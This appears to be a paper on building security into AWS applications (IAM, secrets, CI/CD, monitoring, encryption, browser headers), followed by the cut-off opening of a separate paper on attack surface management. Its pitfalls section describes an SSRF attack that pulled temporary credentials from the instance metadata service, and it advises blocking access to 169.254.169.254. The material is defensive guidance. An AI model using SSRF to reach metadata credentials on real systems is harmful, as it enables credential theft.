Security is a critical concern for any application deployed in the cloud, particularly on platforms such as Amazon Web Services (AWS). Although AWS provides a comprehensive suite of built-in security features, the responsibility for securing application-level components rests with the developers and their teams. A common misconception is that securing the infrastructure automatically ensures the security of the application itself. In reality, application-layer security addresses the protection of code, logic, and data flow, ensuring that the application behaves securely even under malicious usage attempts.

In cloud-native environments, the importance of application security is further amplified due to the dynamic and ephemeral nature of modern architectures. Technologies such as containers and serverless functions, while offering scalability and agility, often operate within short-lived execution contexts, rendering traditional, host-based security tools insufficient. Moreover, cloud environments operate under a shared responsibility model: while AWS secures the underlying infrastructure—including hardware, networking, and managed services—the security of applications, including their code, configuration, and data, remains the customer's obligation.

This paper aims to guide developers and DevOps professionals in integrating security into the software development lifecycle from the outset. Rather than treating security as an afterthought, it should be embedded as a

foundational principle—commonly referred to as Security by Design. By recognizing the unique risks posed by cloud-native systems and implementing secure development practices early, teams can proactively prevent vulnerabilities and safeguard their applications, users, and organizational assets.

II. UNDERSTANDING SECURITY BY DESIGN (SbD)

Security by Design (SbD) is an approach that incorporates security considerations from the outset of the software development lifecycle, rather than addressing them post-deployment. Instead of developing an application and subsequently patching identified vulnerabilities, SbD integrates security controls and practices into every phase of development. This proactive approach ensures that security is built into the application by default.

SbD aligns particularly well with the architecture of cloud-native applications, which are typically composed of modular components such as microservices. These components, which communicate through APIs, offer scalability and agility but also introduce a broader attack surface. Therefore, applying SbD principles is essential in mitigating these risks.

Key principles of SbD include:

- a) **Least Privilege:** Grant users and system components only the minimum permissions necessary to perform their functions. For example, if a serverless function requires read access to a specific S3 bucket, it should not be granted broader permissions.
- b) **Fail Securely:** Systems should be designed to handle failures without compromising security. For instance, authentication failures should not return verbose error messages that could expose internal system logic.
- c) **Secure Defaults:** Default configurations should prioritize security. For example, public access to cloud resources such as compute instances or storage buckets should be disabled unless explicitly required.
- d) **Minimize Attack Surface:** Limit potential entry points for attackers by removing unused services, APIs, and open ports.

While these principles are conceptually straightforward, their consistent application throughout the development process significantly enhances the security posture of cloud-native systems.

Another essential aspect of SbD is the integration of security into DevOps workflows, often referred to

as **DevSecOps**. This practice involves embedding security into the development and deployment pipeline, enabling early detection and resolution of vulnerabilities. Known as “shift-left” security, this approach encourages the use of tools for real-time code analysis, automated security testing during builds, and continuous monitoring in the CI/CD pipeline. Addressing security issues early in the development cycle reduces both remediation time and cost, and contributes to overall application resilience.

SbD also complements the **AWS Shared Responsibility Model**, in which AWS is responsible for securing the cloud infrastructure including physical hardware, networking, and managed services while customers are responsible for securing their applications, data, configurations, and access controls. For example, while AWS ensures physical data center security and hypervisor patching, customers must ensure that services like Amazon S3 are not misconfigured to allow public access, and that application code is free from logic flaws or vulnerabilities.

In summary, SbD is a methodology for building secure applications intentionally, guided by established principles and integrated team workflows. It reinforces collaboration among development, security, and operations teams, while providing a clear delineation of responsibilities within the cloud environment. When implemented effectively, SbD enables the development of robust, scalable, and secure applications.

III. SECURE DESIGN AND CODING FOR AWS APPLICATIONS

A. Making Secure Design Choices

Architectural decisions in AWS play a critical role in determining the security posture of an application. Common architectural paradigms include serverless functions (e.g., AWS Lambda), containerized deployments (e.g., Amazon ECS or EKS), and traditional virtual machines (e.g., Amazon EC2). Each model presents distinct security considerations.

Serverless architectures, such as AWS Lambda, eliminate the need for server management, thereby reducing the infrastructure attack surface. However, they operate in short-lived environments that may not be compatible with conventional security tools. Security in serverless applications relies heavily on tightly scoped Identity and Access Management (IAM) roles, where misconfigured permissions can lead to unauthorized data access. Furthermore, monitoring and logging must be explicitly designed to accommodate ephemeral execution contexts.

Containerized environments, enabled through services like ECS and EKS, offer increased control and isolation. However, they introduce additional complexity. Developers must ensure the integrity of container images, enforce access control policies, and secure the full container lifecycle. Vulnerabilities may arise from misconfigured networking, shared volumes, or insufficient runtime protections.

EC2 instances provide the greatest degree of control but also impose the highest operational burden. Administrators are responsible for all aspects of system security, including operating system patching, firewall rule management, and credential access controls. Without strict adherence to security best practices, EC2 instances may become vulnerable entry points.

In summary, serverless architectures reduce operational complexity but require granular access control; containers demand attention to image integrity and runtime security; and EC2 instances necessitate traditional system hardening. Architectural choices should align with the security capabilities of the development and operations teams.

Another critical aspect of secure design is **threat modeling**, which involves proactively identifying potential vulnerabilities and attack vectors. Frameworks such as **STRIDE** (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege) and **OWASP threat categories** provide structured approaches to threat identification. For instance, during the design of a login API, threat modeling may reveal exposure to brute-force attacks or session hijacking, prompting the implementation of secure password storage and robust token validation.

In API-driven applications, security must be integrated into every endpoint. Key design considerations include:

- a) **Authentication and Authorization:** Enforce robust mechanisms such as OAuth 2.0 or AWS Cognito. Avoid transmitting credentials via query strings.
- b) **Rate Limiting:** Implement controls using AWS API Gateway or Web Application Firewall (WAF) to mitigate abuse through excessive requests.
- c) **Input Validation:** Validate all user inputs against expected formats and values.
- d) **Token Expiry and Rotation:** Use short-lived access tokens and rotate secrets regularly to minimize exposure.
- e) **Secure Communication:** Mandate HTTPS for all endpoints and reject unencrypted connections.

B. Secure Coding for AWS Applications

Secure coding practices are essential to maintaining application integrity, regardless of the selected architecture. A foundational aspect of this involves rigorous handling of user inputs.

- a) **Input Validation:** Ensure that incoming data adheres to expected formats (e.g., email address validation).
- b) **Sanitization and Encoding:** Cleanse inputs to eliminate malicious content. Apply proper encoding when rendering user input in web applications to prevent cross-site scripting (XSS) attacks.

Special attention should be given to file uploads and structured data processing:

- Avoid reliance on file extensions for type validation; enforce server-side MIME type checks.
- Prevent direct access to uploaded content by using unique filenames and storing them in private cloud storage.
- When handling XML, disable external entity resolution to protect against XML External Entity (XXE) attacks.

Several common AWS-specific security pitfalls must be addressed:

- c) **Server-Side Request Forgery (SSRF):** Applications may be exploited to access AWS instance metadata

endpoints. Outbound traffic should be restricted to prevent such attacks.

d) **Public S3 Buckets:** Inadvertently exposed buckets are a frequent cause of data breaches. Permissions should be reviewed and restricted accordingly.

e) **IAM Over-Permission:** Assigning excessive permissions to roles can result in privilege escalation. Principle of least privilege must be enforced.

To facilitate early detection of security flaws, static analysis tools can be integrated into the continuous integration and delivery (CI/CD) pipeline:

a) **Bandit:** Identifies common vulnerabilities in Python codebases.

b) **Semgrep:** Supports multiple programming languages and allows for customizable security rules.

c) **SonarQube:** Offers comprehensive static analysis, covering both code quality and security concerns.

Incorporating these tools into the development workflow ensures that code is continuously evaluated for security compliance, significantly reducing the risk of deploying vulnerable applications.

IV. MANAGING SECRETS AND APPLICATION PERMISSIONS

A. Managing Secrets and Configurations

Hardcoding secrets such as API keys, database credentials, or third-party tokens into application code is a critical security error. If source code is inadvertently exposed—especially via public repositories—it can result in the compromise of sensitive systems. Leaked secrets may grant attackers the ability to manipulate services, access confidential data, or cause infrastructure damage.

To address this, AWS provides managed solutions for secure secret storage: **AWS Secrets Manager** and **AWS Systems Manager Parameter Store (SSM)**.

AWS Secrets Manager offers secure storage and automatic rotation of sensitive credentials. Developers can configure the service to rotate secrets, such as database passwords or API tokens, on a scheduled basis. This approach minimizes the risk associated with long-lived secrets.

AWS SSM Parameter Store allows storage of configuration data and secrets in both plaintext and encrypted forms. It integrates seamlessly with AWS compute services, including AWS Lambda and Amazon ECS. Both Secrets Manager and Parameter Store support secure secret injection at runtime, thereby ensuring that secrets are not hardcoded or exposed in plaintext.

For example, an AWS Lambda function can retrieve secrets from Parameter Store via environment variables at startup. These secrets are accessed programmatically without ever being embedded in the application source code.

However, secure storage alone is not sufficient; **access control is equally critical**. IAM roles must be precisely scoped so that only authorized resources can access specific secrets. Over-permissioned roles significantly increase the blast radius of a compromise.

Examples include:

- An EC2 instance that reads user data from DynamoDB should not possess permissions to modify IAM roles or access unrelated S3 buckets.
- A Lambda function responsible for sending notifications should not have access to database credentials stored in Secrets Manager.

Ensuring that access permissions align with the minimum required for a given task is central to establishing secure configurations.

B. Identity and Access for Applications

In AWS, every compute component—including Lambda functions, ECS tasks, and EC2 instances—requires an identity to interact with AWS services. These identities are managed through IAM roles, which provide temporary credentials and scoped permissions, eliminating the need for hardcoded secrets.

For IAM roles to serve as a secure mechanism for access control, several best practices should be observed:

a) **Use distinct roles per service:** Each function, container, or instance should be assigned its own IAM role. Role sharing across services should be avoided unless explicitly justified.

b) **Enforce the principle of least privilege:** Assign only the permissions necessary for a service to function. For instance, a Lambda function that reads from an S3 bucket should not have write access or access to other buckets.

c) **Avoid wildcard permissions:** IAM policies that use broad actions such as `s3:*` or `dynamodb:*` grant excessive privileges. It is recommended to specify exact actions (e.g., `dynamodb:GetItem`) and resources.

d) **Regularly review and rotate roles:** Over time, IAM roles can accumulate excessive permissions. Periodic audits should be conducted to eliminate unnecessary privileges, and temporary credentials should be rotated to reduce exposure.

Illustrative cases:

- A Lambda function may be assigned a role with access only to `dynamodb:GetItem` for a specific table.
- ECS tasks responsible for writing logs to CloudWatch should not have access to read secrets from AWS Secrets Manager.

This separation of privileges ensures containment within the system. In the event of a compromised role, the attack surface is limited to the scope of that role. Fine-grained access controls thus serve as a critical mechanism for minimizing lateral movement within cloud-native applications.

When implemented in tandem, **secure secret management and granular IAM policies** create robust internal boundaries, making it significantly more difficult for adversaries to escalate privileges or access unauthorized resources.

V. CI/CD SECURITY AND SAFE AWS DEPLOYMENT

A. CI/CD Pipeline Security

Modern development workflows utilize Continuous Integration and Continuous Deployment (CI/CD) pipelines to enable rapid and reliable software releases. However, without proper security controls, these pipelines can become vectors for introducing vulnerabilities or enabling unauthorized access to cloud environments. Therefore, securing CI/CD systems is a critical aspect of overall application security.

One fundamental area of focus is **source code integrity**. Developers commonly interact with Git repositories, where compromised commits may introduce malicious code. Enforcing **commit signing** using GPG or similar methods helps validate the authenticity of code changes, thereby preventing impersonation attacks.

Branch protection rules further strengthen source code integrity. These rules can enforce pull request workflows, mandate approval from multiple reviewers, and prevent merges unless automated tests pass. Such measures significantly reduce the likelihood of unauthorized or unreviewed code reaching production.

A major risk in CI/CD is improper handling of **secrets and credentials**. Sensitive data such as API keys or access tokens must not be hardcoded in scripts or stored in plaintext files within repositories. Instead, CI/CD platforms offer secure storage mechanisms:

- a) GitHub Actions: Encrypted secrets.
- b) GitLab CI: Secure environment variables.
- c) AWS CodePipeline/CodeBuild: Integration with AWS Secrets Manager or AWS SSM Parameter Store.

In addition, administrative access to pipeline configurations must be restricted to trusted personnel to prevent unauthorized modifications or credential injection.

To detect vulnerabilities early, CI/CD pipelines should integrate **shift-left security testing**. This includes:

- a) Trivy: Container and Infrastructure as Code (IaC) vulnerability scanner.
- b) Checkov: Scans Terraform and CloudFormation templates for misconfigurations.
- c) Bandit, Semgrep, SonarQube: Perform static code analysis to detect insecure coding patterns.

Integrating these tools into build workflows enables automatic validation of code and infrastructure templates. Build failures can be triggered based on policy violations, such as the detection of critical vulnerabilities.

CI/CD pipelines should also implement **security gates**, which enforce mandatory security checks before proceeding to the next stage. Examples include:

- Blocking deployments unless static code analysis passes with zero critical issues.
- Requiring all infrastructure templates to pass validation with no public S3 buckets or open security groups.
- Incorporating **Dynamic Application Security Testing (DAST)** in staging environments.

- Requiring **manual approval** prior to production deployment.
-

Finally, CI/CD systems themselves are high-value assets and must be monitored continuously. Utilize logging and auditing capabilities such as **AWS CloudTrail** and platform-specific audit logs to track build triggers, configuration changes, and credential usage. Maintaining and reviewing audit trails regularly strengthens operational security and supports incident response.

Summary of Best Practices:

- Sign Git commits to validate developer identity.
- Enforce branch protection and pull request policies.
- Securely manage secrets using platform-provided vaults.
- Integrate code and infrastructure scans into the CI/CD process.
- Establish security gates and manual approvals.
- Enable audit logging and monitor pipeline activity.

B. Securing Deployment on AWS

Post-testing, secure deployment to AWS infrastructure is the final stage where application security can either be solidified or compromised. An insecure deployment process can lead to misconfigurations, data leakage, or attack surface exposure, rendering earlier security efforts ineffective.

A foundational practice in secure deployment is the use of **Infrastructure as Code (IaC)**. Tools such as AWS CloudFormation and Terraform allow cloud environments to be defined as code, promoting version control, reproducibility, and peer-reviewed changes.

However, secure IaC development demands careful planning:

- Avoid permissive defaults such as broad IAM permissions or open security group rules.
- Use explicit resource definitions, avoiding automatic assignments (e.g., public IPs or default VPCs) unless required.
- Enforce the principle of **least privilege** when defining IAM roles.

IaC templates should be analyzed for misconfigurations using tools such as:

- a) Checkov: Validates Terraform and CloudFormation configurations.
- b) CFN-Nag: Focuses on identifying insecure CloudFormation practices.

Network segmentation is essential to isolate critical resources. Best practices include:

- Placing core services (e.g., databases, internal APIs) in **private subnets**.
- Exposing only necessary endpoints, such as **load balancers**, to the public internet.

- Using **security groups** and **network ACLs** to tightly control ingress and egress traffic.
- Avoiding the use of wide-open access rules (e.g., 0.0.0.0/0) unless explicitly required.

To defend against common web threats, applications should be fronted by a **Web Application Firewall (WAF)**. AWS WAF integrates with services such as:

- Amazon API Gateway
- Application Load Balancer (ALB)

AWS WAF offers **managed rule groups**, including protections against SQL injection, cross-site scripting (XSS), and automated bot traffic. Features such as **rate limiting**, **IP reputation filtering**, and **geo-blocking** further enhance security at the edge.

Monitoring and threat detection must also be embedded into the deployment process. The following AWS services should be activated:

- AWS CloudTrail, Captures API call history for auditing.
- AWS X-Ray, Enables distributed tracing for performance and anomaly detection.
- Amazon GuardDuty, Detects threats using behavioral analytics and threat intelligence feeds.

These tools should be included within IaC templates and activated by default in all environments.

Deployment Example (Recommended):

- The application is fronted by an **Application Load Balancer (ALB)**.
- ALB is protected using **AWS WAF**.
- **EC2 instances** reside within **private subnets** and do not possess public IP addresses.
- IAM roles are scoped to allow **read-only access** to specific S3 buckets.
- Logs are directed to **CloudWatch**, and anomalous behavior is monitored by **GuardDuty**.

This configuration enforces isolation, limits exposure, and ensures auditability, thereby mitigating risk and enhancing operational resilience.

Summary of Best Practices:

- Use IaC for consistent and auditable deployment workflows.
- Scan infrastructure templates for vulnerabilities prior to deployment.
- Enforce network segmentation and access restrictions.
- Deploy WAFs to protect public-facing services.
- Enable logging and monitoring services by default.

Securing the deployment process ensures that even if vulnerabilities exist in upstream components, the

infrastructure is resilient and minimizes the impact of exploitation.

VI. CI/CD SECURITY AND SAFE AWS DEPLOYEMENT

A. Runtime Monitoring and Controls

Security responsibilities do not end at deployment; in fact, the runtime phase is where live threats often manifest. Applications must be continuously monitored to detect anomalous behavior, bugs, or malicious activity that may not have been evident during earlier stages. Implementing runtime monitoring and controls ensures that organizations can detect and respond to threats promptly and effectively.

The foundational step in runtime security is **logging**. Applications should record operational events in a structured and analyzable format. However, logs must be designed to avoid disclosing **Personally Identifiable Information (PII)** or other sensitive data. Recommended logging practices include:

- **Masking sensitive fields** such as email addresses, phone numbers, and identifiers.
- **Avoiding full request or response logging**, particularly for authenticated endpoints.
- **Using structured log formats** (e.g., JSON) for compatibility with log analysis tools.

Amazon CloudWatch Logs can be used to ingest and analyze log data in near real-time. Through metric filters, alerts can be configured to identify patterns such as multiple failed logins attempts or access from suspicious IP addresses.

AWS GuardDuty provides intelligent threat detection by continuously analyzing logs from services such as **CloudTrail**, **VPC Flow Logs**, and **Route 53 DNS queries**. It can identify risks including:

- Unauthorized access attempts.
- Credential usage from unfamiliar geographies.
- Outbound communication to known malicious hosts.

GuardDuty operates as a fully managed service and requires no agent installation, enabling simple integration into existing AWS environments.

In addition to monitoring, organizations can enforce **runtime controls** to contain the impact of an intrusion. In containerized environments, security profiles such as **AppArmor** and **seccomp** provide fine-grained restrictions:

- **AppArmor** limits the file system and system calls accessible to each container.
- **seccomp** blocks system calls deemed unnecessary for application behavior, reducing the attack surface.

These controls can be applied within **Amazon ECS** or **Amazon EKS** clusters to enhance isolation and limit the capabilities of potentially compromised containers.

For **serverless applications**, AWS Lambda provides a managed execution environment with built-in security boundaries. Developers should:

- Limit function runtime and memory to reduce potential misuse.
- Assign granular IAM roles, granting only necessary permissions.
- Monitor function metrics, including invocations and error rates, via CloudWatch.

To enable **automated incident response**, organizations can use **Amazon EventBridge** to define event-driven workflows. For example:

- A high-severity finding from GuardDuty can trigger a Lambda function to revoke IAM credentials or terminate an EC2 instance.
- Anomalous API error spikes (e.g., 5XX status codes) can generate immediate alerts for investigation.

These runtime practices convert post-deployment observability into a proactive defense mechanism.

Summary of Key Practices:

- Implement structured, sanitized logging mechanisms.
- Utilize CloudWatch and GuardDuty for behavior monitoring and threat detection.
- Enforce runtime controls (e.g., AppArmor, seccomp, IAM policies).
- Configure EventBridge to automate responses to critical events.

B. Data Security Throughout Its Lifecycle

Data protection remains a cornerstone of cloud security, extending across its entire lifecycle—from ingestion and storage to transmission and deletion. Effective data security strategies must ensure confidentiality, integrity, and availability both **at rest** and **in transit**.

Encryption at rest secures data stored in databases, block storage, and file systems. AWS provides robust encryption capabilities via the **Key Management Service (KMS)**, enabling centralized control of encryption keys and access permissions. Key implementation practices include:

- a) Amazon S3: Enable default encryption using AWS KMS-managed or customer-managed keys.
- b) Amazon RDS and DynamoDB: Enable encryption during database provisioning.
- c) Amazon EBS: Encrypt volumes to secure data on EC2 instances.

KMS allows organizations to enforce **fine-grained access control**, ensuring that data access is contingent upon both storage permissions and key usage policies. This layered security model prevents data exposure even if storage permissions are misconfigured.

Encryption in transit ensures that data remains protected as it traverses internal and external networks. The use of **Transport Layer Security (TLS)** is the industry standard for securing data in motion. AWS services support TLS natively:

- **API Gateway, Application Load Balancer, and CloudFront** can serve traffic over HTTPS with **SSL/TLS certificates** managed by **AWS Certificate Manager (ACM)**.

To enhance transport-layer security, organizations should:

- Use **mutual TLS (mTLS)** for authentication between internal microservices.
- Enforce protocols such as **HTTPS, FTPS, and TLS 1.2 or higher**.
- Explicitly **disable deprecated protocols** like **TLS 1.0/1.1** and **unencrypted HTTP**.

A dual-layered strategy is essential. Encrypting only data at rest leaves it vulnerable during transmission, and encrypting only in transit offers no protection for stored data. Both must be employed to maintain end-to-end data confidentiality.

Summary of Key Practices:

- Use AWS KMS to manage encryption keys for data at rest.
- Apply encryption across services including S3, RDS, DynamoDB, and EBS.
- Enforce TLS for all data in transit using ACM-issued certificates.
- Disable insecure communication protocols by default.
- Combine encryption with IAM policies and monitoring to create a comprehensive data protection strategy.

VII. SECURING FRONTEND AND API LAYERS

The security posture of cloud-native applications extends beyond the backend to include the **frontend interfaces** and **Application Programming Interfaces (APIs)** that facilitate communication with backend services. These components are frequent attack targets due to their exposure to users and the internet. Therefore, securing both the frontend and APIs is essential to protect end-user data and system integrity.

A. Browser Security Headers

Proper configuration of HTTP response headers is a foundational control to mitigate client-side vulnerabilities. Key headers include:

- a) **Content Security Policy (CSP)**: Defines trusted content sources for scripts, styles, images, and other assets. A restrictive CSP (e.g., allowing scripts only from self) helps prevent Cross-Site Scripting (XSS) by blocking execution of unauthorized scripts.
- b) **HTTP Strict Transport Security (HSTS)**: Forces browsers to use HTTPS for all communications, thereby mitigating Man-in-the-Middle (MitM) attacks and ensuring encrypted transport of sensitive data.
- c) **X-Frame-Options**: Prevents the application from being embedded within an <iframe> on other domains, protecting against clickjacking attacks. Recommended configuration is **DENY** or **SAMEORIGIN**.

B. Frontend Vulnerabilities and Mitigations

Single Page Applications (SPAs) introduce unique security concerns due to their reliance on client-side JavaScript.

a) **DOM-Based XSS:** This occurs when untrusted input is directly injected into the DOM without sanitization. Developers should:

- Sanitize user-generated content using libraries like **DOMPurify**.
- void the use of high-risk JavaScript functions such as `eval()`, `innerHTML`, or `document.write()`.

b) **Token Exposure:** SPAs often use JSON Web Tokens (JWTs) for session management. Storing tokens in `localStorage` exposes them to XSS attacks. A more secure approach is to store authentication tokens in HTTP-only, Secure cookies, which are inaccessible to client-side JavaScript.

C. Secure Cookie Configuration

Cookies used for authentication or session tracking must be configured with the following attributes:

a) **Secure:** Ensures cookies are transmitted only over HTTPS.

b) **HttpOnly:** Prevents client-side scripts from accessing the cookie, mitigating XSS-based token theft.

c) **SameSite (Strict or Lax):** Restricts the sending of cookies with cross-site requests, providing defense against Cross-Site Request Forgery (CSRF).

d) **Expiry Time:** Sessions should have defined lifespans. Use short-lived tokens and implement token rotation to limit the window of exploitation in case of compromise.

D. API Protection and Abuse Prevention

Publicly exposed APIs are vulnerable to misuse, including brute force attacks, credential stuffing, and denial of service. Mitigation strategies include:

a) **Throttling and Rate Limiting:** Use Amazon API Gateway to enforce rate limits (e.g., 100 requests per minute per client) to reduce automated abuse.

b) **Web Application Firewall (AWS WAF):** Deploy AWS WAF on API Gateway to detect and block malicious traffic patterns. Predefined and custom rules can be used to mitigate threats such as:

- Repeated failed login attempts.
- Access from known malicious IP addresses.
- Bot traffic exhibiting abnormal request patterns.

Summary of Key Practices:

- Deploy security headers: CSP, HSTS, and X-Frame-Options.
- Sanitize all dynamic content in SPAs and avoid dangerous JavaScript patterns.

- Store tokens in HTTP-only Secure cookies rather than `localStorage`.
- Use cookie attributes (Secure, HttpOnly, SameSite) and enforce short token lifespans.
- Implement API rate limiting and traffic filtering with API Gateway and AWS WAF.

By implementing these controls, applications can establish a robust security perimeter at both the presentation and API layers, effectively minimizing exposure to client-side and network-based attacks.

VIII. COMMON SECURITY PIFALLS IN AWS APPLICATION

Despite best intentions, misconfigurations and poor development practices in AWS environments frequently lead to security incidents. This section highlights three common mistakes observed in real-world breaches, examines their root causes, and outlines preventive strategies.

A. Hardcoded Secrets in Code Repositories

a) **Incident Example:** In 2019, a company accidentally exposed its AWS Access Keys by committing them to a public GitHub repository. Threat actors discovered these credentials and used them to exfiltrate sensitive customer data from Amazon S3.

b) **Root Cause:** Credentials were embedded in source code and committed to a publicly accessible repository.

c) **Mitigation Measures:**

- **Never hardcode secrets** such as AWS keys, database passwords, or tokens in codebases.
- Use **AWS Secrets Manager** or **AWS Systems Manager Parameter Store** for secure storage and retrieval of sensitive values.
- Implement automated secret scanning using tools such as **GitGuardian**, **Trivy**, or **Gitleaks** to detect exposed credentials pre-commit.
- Keep repositories private unless there is a specific need for public access, and enforce repository scanning as part of CI/CD pipelines.

B. Publicly Accessible S3 Buckets

a) **Incident Example:** In 2017, an organization leaked millions of voter records due to an S3 bucket misconfiguration. The bucket was unintentionally left public, enabling unrestricted access to highly sensitive data.

b) **Root Cause:** Misconfigured S3 bucket permissions and failure to enforce access control policies.

c) **Mitigation Measures:**

- Ensure all **S3 buckets are private by default**.
- Enable **S3 Block Public Access** to prevent accidental public exposure.
- Use **IAM roles and bucket policies** to restrict access to specific entities.
- Continuously audit storage permissions using tools such as **AWS Trusted Advisor**, **Amazon Macie**, or custom scripts leveraging AWS Config rules.

C. Missing Input Validation and SSRF Vulnerabilities

a) Incident Example: In 2020, an application suffered a Server-Side Request Forgery (SSRF) attack when user-supplied input was used to fetch external resources. The lack of validation allowed attackers to query AWS Instance Metadata Service (IMDS) and retrieve temporary credentials.

b) Root Cause: Unvalidated user input was trusted and directly used in backend requests.

c) Mitigation Measures:

- Enforce **strict input validation** for all externally provided data. Validate URLs, IPs, or domains against whitelists or regex patterns before use.
- Use **VPC endpoint policies** and **security groups** to block access to internal resources like 169.254.169.254 (IMDS).
- Upgrade to **IMDSv2**, which adds protection against SSRF by requiring session-based tokens.
- Conduct static analysis using tools like **Semgrep** or **Bandit** to detect SSRF-prone code patterns during development.

IX. FINAL TAKEAWAYS FOR DEVELOPERS AND DEVOPS ENGINEERS

Securing applications in AWS requires more than just good intentions—it calls for discipline across every phase of the software lifecycle: development, testing, deployment, and runtime.

During development, it's important to build with security in mind from the start. This includes using tools like Git hooks to run automated checks before code is committed. For instance, a pre-commit hook can run a tool like Bandit to catch insecure code patterns in Python. Developers should stay familiar with common risks, such as those listed in the OWASP Top 10, and sharpen their skills through resources like AWS Security Labs, which offer hands-on practice in configuring IAM roles, securing S3 buckets, and more.

In the testing phase, scanning both your application and infrastructure code helps surface vulnerabilities early. Tools like Trivy can scan container images for known issues, while Checkov can identify security flaws in CloudFormation or Terraform templates—such as overly permissive security groups or misconfigured storage. These steps ensure that your deployment artifacts are as secure as your application logic.

When it comes to deployment, observability and least privilege become crucial. Using libraries like AWS Lambda Powertools can help standardize logging, tracing, and metrics in serverless environments, making it easier to detect and debug issues. Access control should be tight—IAM roles and permissions should follow the principle of least privilege, ensuring that applications only have the access they need. Enabling services like AWS WAF, CloudTrail, and X-Ray further strengthens your application's perimeter and visibility.

Once your application is running, monitoring becomes your frontline defense. Services like Amazon CloudWatch and GuardDuty provide real-time insights into suspicious activity, from anomalous API behavior to unauthorized access attempts. Runtime protections, such as AppArmor for containers, can reduce the impact of a breach by restricting what compromised components can do. Event-driven responses using Amazon EventBridge can automatically take action when threats are detected—for example, by revoking credentials or isolating compromised resources.

Ultimately, building secure AWS applications is about adopting a **secure-by-default mindset**. Encryption should be standard, both for data in transit and at rest. Inputs should always be validated, regardless of the source. And access should be tightly scoped, not left open “just in case.”

Security isn't someone else's responsibility developers and DevOps engineers must own it together. By combining secure coding habits, the right tooling, and continuous learning, teams can build cloud applications that are not only functional and scalable but also resilient and trustworthy.

REFERENCES

- 1 Amazon Web Services, “Shared Responsibility Model,” AWS Well-Architected Framework: Security Pillar, [Online]. Available: <https://docs.aws.amazon.com/wellarchitected/latest/security-pillar/shared-responsibility.html>
- 2 Amazon Web Services, “Security Best Practices for Amazon S3,” Amazon S3 User Guide, [Online]. Available: <https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html>
- 3 Amazon Web Services, “Security Best Practices for AWS Lambda,” AWS Lambda Developer Guide, [Online]. Available: <https://docs.aws.amazon.com/lambda/latest/dg/best-practices.html>
- 4 Amazon Web Services, “Security Best Practices for Amazon ECS,” Amazon ECS Developer Guide, [Online]. Available: <https://docs.aws.amazon.com/AmazonECS/latest/developerguide/ecs-best-practices.html>
- 5 Amazon Web Services, “Amazon EKS Security Best Practices,” Amazon EKS User Guide, [Online]. Available: <https://docs.aws.amazon.com/eks/latest/userguide/security.html>
- 6 Amazon Web Services, “Security Best Practices for Amazon EC2,” Amazon EC2 User Guide, [Online]. Available: <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-security.html>
- 7 Amazon Web Services, “Best Practices for AWS Secrets Manager,” AWS Secrets Manager User Guide, [Online]. Available: <https://docs.aws.amazon.com/secretsmanager/latest/userguide/best-practices.html>
- 8 Amazon Web Services, “Best Practices for Parameter Store,” AWS Systems Manager User Guide, [Online]. Available: <https://docs.aws.amazon.com/systems-manager/latest/userguide/security.html>
- 9 Amazon Web Services, “IAM Best Practices,” AWS Identity and Access Management User Guide, [Online]. Available: <https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html>
- 10 Amazon Web Services, “Security in AWS CodePipeline,” AWS CodePipeline User Guide, [Online]. Available: <https://docs.aws.amazon.com/codepipeline/latest/userguide/security-best-practices.html>

Attack surface management: a proactive approach To cyber risk mitigation

Jogender Singh
Department of Datacenter and VAPT Amaravati
University
Email: jogender.singh@gmail.com

Abstract—Attack surface management (ASM) is crucial for continuously identifying and assessing an organization's digital footprint and potential exposure to cyber threats. It is a vital component of a comprehensive cybersecurity strategy. ASM helps organizations discover all connected devices and systems, both on-premises and in the cloud, enhancing overall security awareness. This continuous monitoring is essential for effective risk management. Vulnerability assessments conducted through ASM identify and evaluate the severity of potential security flaws in assets. This proactive approach aids in prioritizing remediation efforts. Understanding external and internal ASM is essential for organizations to identify vulnerabilities and protect their digital assets effectively. This involves continuous monitoring and data collection to mitigate potential threats. External ASM utilizes passive scans to identify digital footprints, misconfigurations, and sensitive data leaks. It helps organizations understand their exposure on the internet and dark web. Internal ASM focuses on known asset landscapes, utilizing vulnerability management platforms and penetration testing. This ensures organizations can detect misconfigurations and vulnerabilities in their internal systems. Digital Risk Protection (DRP) services offer insights into potential threats across various web sources. They help organizations identify risks related to their critical assets in the open and dark web. DRP focuses on brand safety by identifying fake online profiles and URLs. This practice is crucial for organizations to safeguard their reputation and consumer trust. ASM allows organizations to build a single repository for tracking all assets, integrating data from existing tools to identify vulnerabilities and security gaps. This consolidation helps streamline security management processes. Enrichment and contextualization of data within ASM enhance incident response by providing historical context and relationships related to discovered assets. This boosts the efficiency of security operations centers (SOCs). Consolidation in the cybersecurity market is becoming common due to the overwhelming number of platforms, and many vendors now offer ASM capabilities as a service. This helps organizations manage resources more effectively.

Index Terms—Attack Surface Management, External ASM, Internal ASM, Digital Risk Protection, Cybersecurity, Vulnerability Assessment, Security ops.

I. INTRODUCTION

In today's dynamic cyber threat landscape, organizations face an ever-expanding digital footprint, increasing their vulnerability to cyberattacks. Attack Surface Management (ASM) has emerged as a foundational component of modern cybersecurity programs, enabling real-time visibility into both known and unknown assets, their

associated risks, and exposure across the internet and internal networks. ASM refers to the process of identifying, monitoring, and managing all digital touchpoints and assets that could be exploited by malicious actors. These include external-facing assets such as domains, subdomains, IP addresses, cloud storage buckets, APIs, and internal assets like servers, endpoints, and applications. ASM is both preventive and reactive in nature. External ASM leverages passive reconnaissance, internet-wide scanning, threat intelligence, and dark web monitoring. Tools in this category identify vulnerabilities, misconfigurations, leaked credentials, or exposed PII (Personally Identifiable Information). Continuous monitoring helps organizations quickly remediate flaws before adversaries can exploit them. Internal ASM includes regular vulnerability scanning, penetration testing, and integration with Configuration Management Databases (CMDBs). It ensures organizations maintain inventory control, understand lateral movement possibilities within the network, and adhere to compliance requirements. DRP complements ASM by providing threat intelligence from open, deep, and dark web sources. DRP tools scan for impersonation attempts, phishing campaigns, exposed credentials, and data leaks. By protecting an organization's digital brand presence, DRP enhances customer trust and reputation. ASM platforms consolidate asset data into a central repository, enabling security teams to track asset changes, prioritize based on risk, and coordinate remediation efforts effectively. This aggregation is critical in large enterprises with hybrid environments. Modern ASM platforms use data enrichment—such as geolocation, ownership, historical change logs, and asset tagging—to provide rich context during incident response. Security Operations Centers (SOCs) benefit from this intelligence, reducing the mean time to detect (MTTD) and respond (MTTR). Due to complexity and resource constraints, many organizations are adopting ASM as a service from third-party 